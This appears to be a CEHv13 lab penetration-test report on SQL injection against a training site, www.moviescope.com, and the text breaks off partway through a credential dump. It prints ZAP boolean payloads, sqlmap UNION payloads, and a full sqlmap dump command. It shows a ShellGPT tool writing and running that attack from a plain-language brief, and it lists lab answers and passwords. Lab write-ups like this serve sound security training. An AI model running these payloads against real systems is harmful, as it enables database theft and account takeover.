CERTIFIED ETHICAL HACKER · CEHV13

MODULE 15 — SQL INJECTION

SQL Injection Vulnerability Assessment & Exploitation

Penetration testing report for **www.moviescope.com**
Microsoft SQL Server 2022 · ASP.NET 4.0 · IIS 10.0

RISK HIGH | CWE-89 | WASC-19 | OWASP A03:2021

PREPARED BY	Dhruva — Lead Security Analyst
TARGET APPLICATION	http://www.moviescope.com
DATABASE BACKEND	Microsoft SQL Server 2022
ASSESSMENT DATE	10 November 2026
LAB DURATION	1 hour 25 minutes

LAB RESULT & STATUS

4 / 4 100% — all module objectives completed

This document records an authorised laboratory assessment conducted inside an isolated CEHv13 training environment. All activity was confined to the scope defined by the lab provider. Findings are reproducible only within that environment. Distribution is limited to the assessment team and the training authority.

REPORT NAVIGATION

Contents

01	Executive Summary	3
02	Lab Assessment Scorecard	5
03	Target Environment & Scope	6
04	Vulnerability Analysis & Methodology	8
	4.1 Phase 1 — Automated Scanning (OWASP ZAP)	8
	4.2 Phase 2 — Exploitation & Database Enumeration	10
	4.3 Phase 3 — Post-Exploitation Reconnaissance	16
	4.4 Phase 4 — Verification & Module Completion	19
05	Risk Impact Analysis	21
06	Strategic Remediation	23
07	Appendix A — Payloads & Command Reference	26

Reading note. Every finding in this report is evidenced by a captured artefact (terminal output, proxy alert, or browser state) reproduced in the relevant phase. High-severity items are marked HIGH and mapped to CWE / WASC identifiers so that they can be tracked directly in a defect register.

CHAPTER 01

Executive Summary

A SQL injection assessment was performed against **www.moviescope.com**, an ASP.NET 4.0 web application running on Microsoft IIS 10.0 and backed by **Microsoft SQL Server 2022**. The objective was to identify injection points, demonstrate exploitation, enumerate the database estate, and quantify the business consequence of the weaknesses found.

The assessment confirmed that the application is **fully compromiseable through SQL injection**. Two independent injection vectors were identified: the `txtpwd` field of the login form, flagged automatically by OWASP ZAP during an authenticated active scan, and the `id` query-string parameter of the profile view, exploited by sqlmap using a ten-column UNION-based technique. Through the second vector the entire application schema was enumerated and the `User_Login` table was extracted in full, yielding five accounts with plaintext passwords — including two accounts flagged as administrators.

HEADLINE FINDING

An unauthenticated attacker can dump the complete credential store of the application. Because administrative flags are stored in the same table and passwords are held in clear text, the injection immediately escalates from *data disclosure* to *administrative account takeover*. Stacked queries were also accepted by the backend, which is the prerequisite for command execution through `xp_cmdshell` on Microsoft SQL Server.

Consolidated findings

#	FINDING	SEVERITY	REFERENCE	STATUS
F1	SQL injection in the `txtpwd` login parameter (POST form)	HIGH	CWE-89 / WASC-19	Confirmed — OWASP ZAP
F2	SQL injection in the `id` GET parameter (`viewprofile.aspx`)	HIGH	CWE-89 / WASC-19	Confirmed — sqlmap
F3	Credentials stored and transmitted in plaintext; admin flags co-located with the credential table	HIGH	CWE-256 / CWE-522	Confirmed — `User_Login` dump
F4	Verbose database error leakage; stacked and time-based blind queries accepted	MEDIUM	CWE-209 / CWE-200	Confirmed — sqlmap
F5	Server version disclosure through `X-Powered-By` / `Server` response headers	MEDIUM	CWE-200	Observed — ZAP passive scan
F6	Missing defence-in-depth headers: CSP, `X-Content-Type-Options` , anti-clickjacking; no anti-CSRF tokens on forms	LOW	CWE-693 / CWE-352	Observed — ZAP passive scan

Assessment at a glance

MODULE RESULT

4 of 4 objectives passed 100%

Every module objective was completed within the allotted 1 hour 25 minute window. The two credential-recovery tasks (users `steve` and `lee`) were satisfied directly from extracted data, and both scanning tasks correctly resolved the vulnerability taxonomy to **CWE-89** and **WASC-19**. The detailed rubric is reproduced in Chapter 02.

Recommended immediate actions

1. Replace every concatenated SQL statement touching `txtpwd` and `id` with parameterised commands or parameterised stored procedures.
2. Rotate all five credentials identified in the dump and migrate password storage to Argon2id or bcrypt.
3. Reduce the application's database principal to the minimum required privileges and disable `xp_cmdshell`.
4. Suppress database error detail at the presentation layer and deploy a WAF rule set as a stop-gap control.

CHAPTER 02

Lab Assessment Scorecard

The module is graded against four discrete objectives. Each objective was validated by the training platform and scored individually; the table below reproduces the exact answers submitted and the points awarded.

#	OBJECTIVE	ANSWER SUBMITTED	METHOD	SCORE
1	Use sqlmap against `www.moviescope.com` to extract the `User_Login` table and retrieve the password for user `steve`.	`password`	sqlmap	1 / 1
2	Use OWASP ZAP to test the web application for SQL injection and enter the **CWE ID** of the finding.	`89`	OWASP ZAP	1 / 1
3	Use OWASP ZAP to test the web application for SQL injection and enter the **WASC ID** of the finding.	`19`	OWASP ZAP	1 / 1
4	Write a ShellGPT prompt, execute it on the Parrot Security machine via sqlmap, and retrieve the password of user `lee`.	`test`	ShellGPT + sqlmap	1 / 1

TOTAL SCORE

4 / 4 · 100% · PASSED

Mapping of objectives to evidence

TASK	EVIDENCE ARTEFACT	LOCATION IN REPORT	KEY VALUE
1	sqlmap `--dump` output for `moviescope.dbo.User_Login`	§4.2, Figure 4.6	`steve` → `password`
2	ZAP alert detail pane — CWE ID field	§4.1, Figure 4.2	CWE-89
3	ZAP alert detail pane — WASC ID field	§4.1, Figure 4.2	WASC-19
4	ShellGPT-generated sqlmap run and dump	§4.2, Figure 4.7	`lee` → `test`

CHAPTER 03

Target Environment & Scope

The assessment targeted a single hosted web application and its supporting database tier. No denial-of-service, social engineering, or physical testing was performed, and no persistence mechanism was installed on the target host.

System profile

ATTRIBUTE	VALUE
Target host	`http://www.moviescope.com`
Web server	Microsoft IIS 10.0
Operating system	Windows 11 / 10 / Server 2019 / 2022 / 2016 (banner-inferred)
Application technology	ASP.NET, ASP.NET 4.0.30319
Database backend	Microsoft SQL Server 2022 (MSSQL)
Databases exposed	`moviescope`, `DWConfiguration`, `DWDiagnostics`
Attack platform	Parrot Security OS (Linux attack VM)
Test window	10 November 2026 · 07:52 – 08:29 local
Test type	Grey-box web application penetration test; authenticated active scanning and manual exploitation

Tooling

TOOL	VERSION / MODE	PURPOSE IN THIS ENGAGEMENT
OWASP ZAP	Active Scan	Spidering, passive and active rule execution, alert triage and taxonomy mapping
sqlmap	CLI, `--batch`	Injection confirmation, DBMS fingerprinting, schema and data extraction
ShellGPT	CLI, natural-language	AI-assisted generation and execution of the sqlmap command chain
Browser DevTools	Console / Application	Cookie and session-state inspection, console artefact review
Tasklist / process view	Target host	Verification of MSSQL and IIS service processes on the target

Rules of engagement

- Testing performed exclusively inside the CEHv13 isolated lab network; no production system was touched.

- Destructive statements (`DROP`, `DELETE`, `UPDATE`) were not issued against application data.
- Command execution via `xp_cmdshell` capability was *inferred* from stacked-query support and was not exercised.
- Extracted credentials were used only to validate impact and were not reused outside the lab.

CHAPTER 04

Vulnerability Analysis & Methodology

The engagement followed a four-phase sequence: automated discovery with OWASP ZAP, confirmation and exploitation with sqlmap (including an AI-assisted run), post-exploitation reconnaissance of the session and host, and finally verification of the module objectives.

PHASE	ACTIVITY	PRIMARY TECHNIQUE	OUTCOME
1	Automated scanning	ZAP spider + active rules on form inputs	High-risk SQLi alert on `txtpwd`
2	Exploitation & enumeration	sqlmap UNION / stacked / time-based	Full schema and `User_Login` dump
3	Post-exploitation	Cookie analysis, profile access, host process review	Session and service context established
4	Verification	Objective submission and scoring	4 / 4 — 100%

4.1 Phase 1 — Automated Web Application Scanning (OWASP ZAP)

An active scan was launched against `http://www.moviescope.com` from the ZAP desktop client. ZAP spidered the application, issued 1,381 requests, and raised 40 alerts, of which 13 were consolidated into the Alerts tree after de-duplication. The scan surfaced broken-link and redirect noise early (`403 Forbidden` and `301 Moved Permanently` responses on static assets), but the material result was a **High-risk SQL Injection** alert on the login form.




Figure 4.1 — OWASP ZAP active scan in progress. The request history shows the spidered surface of `www.moviescope.com` (1,381 requests, 40 raw alerts) while the scan completes at 100%.

ALERT DETAIL

FIELD	VALUE
Alert	SQL Injection
Risk / Confidence	HIGH MEDIUM
URL	`http://www.moviescope.com/`
Parameter	`txtpwd (Form Query — POST)`
Attack payload	`ZAP' OR '1'='1' --`
Evidence	The page response was manipulated using the boolean conditions `[ZAP' AND '1'='1' --]` and `[ZAP' OR '1'='1' --]`, indicating the value is concatenated into the SQL statement without sanitisation.
CWE ID	**89** — Improper Neutralization of Special Elements used in an SQL Command
WASC ID	**19** — SQL Injection
Source	Active (40018 – SQL Injection rule)

```
# Injected value tested by the ZAP active rule on the POST body
txtpwd = ZAP' OR '1'='1' --

# Boolean pair used to prove the toggle
ZAP' AND '1'='1' --     → original page returned
ZAP' OR  '1'='1' --     → page manipulated (injection confirmed)
```




Figure 4.2 — ZAP alert pane for the SQL injection finding on parameter `txtpwd`, showing the payload, the boolean manipulation evidence, and the taxonomy mapping used to answer objectives 2 and 3: **CWE ID 89** and **WASC ID 19**.

ZAP additionally reported a set of defence-in-depth weaknesses during the same session: absence of anti-CSRF tokens, no Content-Security-Policy header, missing anti-clickjacking header, `X-Content-Type-Options` header missing, and version leakage through `X-Powered-By` and `Server` response headers. Individually these are low to medium severity, but they materially shorten the reconnaissance phase for an attacker.

4.2 Phase 2 — Exploitation & Database Enumeration (sqlmap / ShellGPT)

ZAP's finding was on the login form; sqlmap identified a second, more productive injection point on the profile view. The `id` query-string parameter of `viewprofile.aspx` was confirmed injectable through four distinct techniques, which is unusual and indicates that the value is interpolated directly into a `SELECT` statement with no typing or filtering.




Figure 4.3 — sqlmap technique sweep against the `id` parameter. Stacked queries, inline queries, time-based blind and UNION-based injection are all reported injectable; sqlmap automatically extends the UNION column range and confirms a **10-column** result set.

CONFIRMED INJECTION TECHNIQUES

TECHNIQUE (SQLMAP CLASSIFICATION)	RESULT	SIGNIFICANCE
Microsoft SQL Server/Sybase inline queries	INJECTABLE	Arbitrary sub-selects can be embedded in the statement
Microsoft SQL Server/Sybase stacked queries (comment)	INJECTABLE	Independent statements can be appended — prerequisite for `xp_cmdshell`
Microsoft SQL Server/Sybase time-based blind (IF)	INJECTABLE	Data extractable even if output is fully suppressed
Generic UNION query (NULL) — 1 to 20 columns	INJECTABLE	Target URL has a 10-column result set — direct data exfiltration
ORDER BY technique	USABLE	Reduced the time required to determine column count

```
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 1=1

    Type: UNION query
    Title: Generic UNION query (NULL) - 10 columns
    Payload: id=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,CHAR(...),NULL,NULL,NULL,NULL--
```

DATABASE ENUMERATION

With the injection confirmed, sqlmap enumerated the instance. Three user databases were returned; two of them (`DWConfiguration` and `DWDiagnostics`) are supporting warehouse schemas that were not directly referenced by the application UI, which demonstrates that the application's database principal had visibility well beyond its own schema.

DATABASE	TABLES	OBSERVATION
moviescope	11	Application schema — customer, order and content data
DWConfiguration	8	Platform configuration: `compute_node`, `configuration_properties`, `database_file`, `distribution`, `filegroup`, `node`, `pdw_sp_configure`, `version_history`
DWDiagnostics	22	Diagnostic telemetry, including `dm_pdw_component_health_*` and `pdw_component_alerts_data`




Figure 4.4 — UNION-based payload construction and the resulting table list for database `moviescope` (11 tables), including `CustomerLogin`, `Movie_Details`, `Orders` and `User_Login`.




Figure 4.5 — Enumeration of the warehouse databases. `DWConfiguration` exposes 8 tables and `DWDiagnostics` exposes 22, confirming that the injection reaches schemas far outside the application's functional scope.

CREDENTIAL EXTRACTION — `MOVIESCOPE.DBO.USER_LOGIN`

The `User_Login` table was dumped in full. Five accounts were recovered with the password column populated in **clear text**; the `isAdmin` flag is stored in the same row, so a single dump yields both the identity and the privilege level of every user.

UID	UNAME	ISADMIN	PASSWORD	NOTE
1	sam	True	test	Administrative account
2	john	True	qwerty	Administrative account · dictionary password
3	kety	NULL	apple	Standard user
4	**steve**	**NULL**	**password**	**Objective 1 answer**

5	lee	NULL	test	Objective 4 answer

TASK 1 — RESOLVED

The password for username `steve` is `password`, recovered directly from the dumped `User_Login` table.

```
back-end DBMS: Microsoft SQL Server 2022
[07:58:43] [INFO] fetching columns for table 'User_Login' in database 'moviescop
e'
[07:58:44] [INFO] fetching entries for table 'User_Login' in database 'moviescop
e'
[07:58:44] [WARNING] reflective value(s) found and filtering out
Database: moviescope
Table: User_Login
[5 entries]
+-----+-------+---------+----------+
| Uid | Uname | isAdmin | password |
+-----+-------+---------+----------+
| 1   | sam   | True    | test     |
| 2   | john  | True    | qwerty   |
| 3   | kety  | NULL    | apple    |
| 4   | steve | NULL    | password |
| 5   | lee   | NULL    | test     |
+-----+-------+---------+----------+

[07:58:44] [INFO] table 'moviescope.dbo.User_Login' dumped to CSV file '/root/.l
ocal/share/sqlmap/output/www.moviescope.com/dump/moviescope/User_Login.csv'
[07:58:44] [INFO] fetched data logged to text files under '/root/.local/share/sq
```

Figure 4.6 — Full dump of `moviescope.dbo.User_Login`. sqlmap also issued a reflective-value warning and filtered the corresponding rows before writing the CSV artefact to `/root/.local/share/sqlmap/output/www.moviescope.com/dump/moviescope/User_Login.csv`.

AI-ASSISTED EXPLOITATION WITH SHELLGPT

To validate the reproducibility of the attack chain — and to test whether a generative assistant could reconstruct it from a natural-language brief — the extraction was repeated using ShellGPT on the Parrot Security machine. The prompt described the target and the desired outcome; ShellGPT composed and executed the sqlmap invocation, which required no manual tuning because the parameter had already been fingerprinted in the previous run.

```
# Natural-language brief issued to ShellGPT
"Use sqlmap to perform SQL injection on http://www.moviescope.com
 and retrieve the password of the user lee."

# Command chain synthesised and executed by ShellGPT
sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" \
       --batch --dbms=mssql -D moviescope -T User_Login --dump
```

```
back-end DBMS: Microsoft SQL Server 2022
[08:28:55] [INFO] fetching columns for table 'User_Login' in database 'moviescope'
[08:28:55] [INFO] fetching entries for table 'User_Login' in database 'moviescope'
Database: moviescope
Table: User_Login
[5 entries]
+-----+--------+---------+----------+
| Uid | Uname  | isAdmin | password |
+-----+--------+---------+----------+
| 1   | sam    | True    | test     |
| 2   | john   | True    | qwerty   |
| 3   | kety   | NULL    | apple    |
| 4   | steve  | NULL    | password |
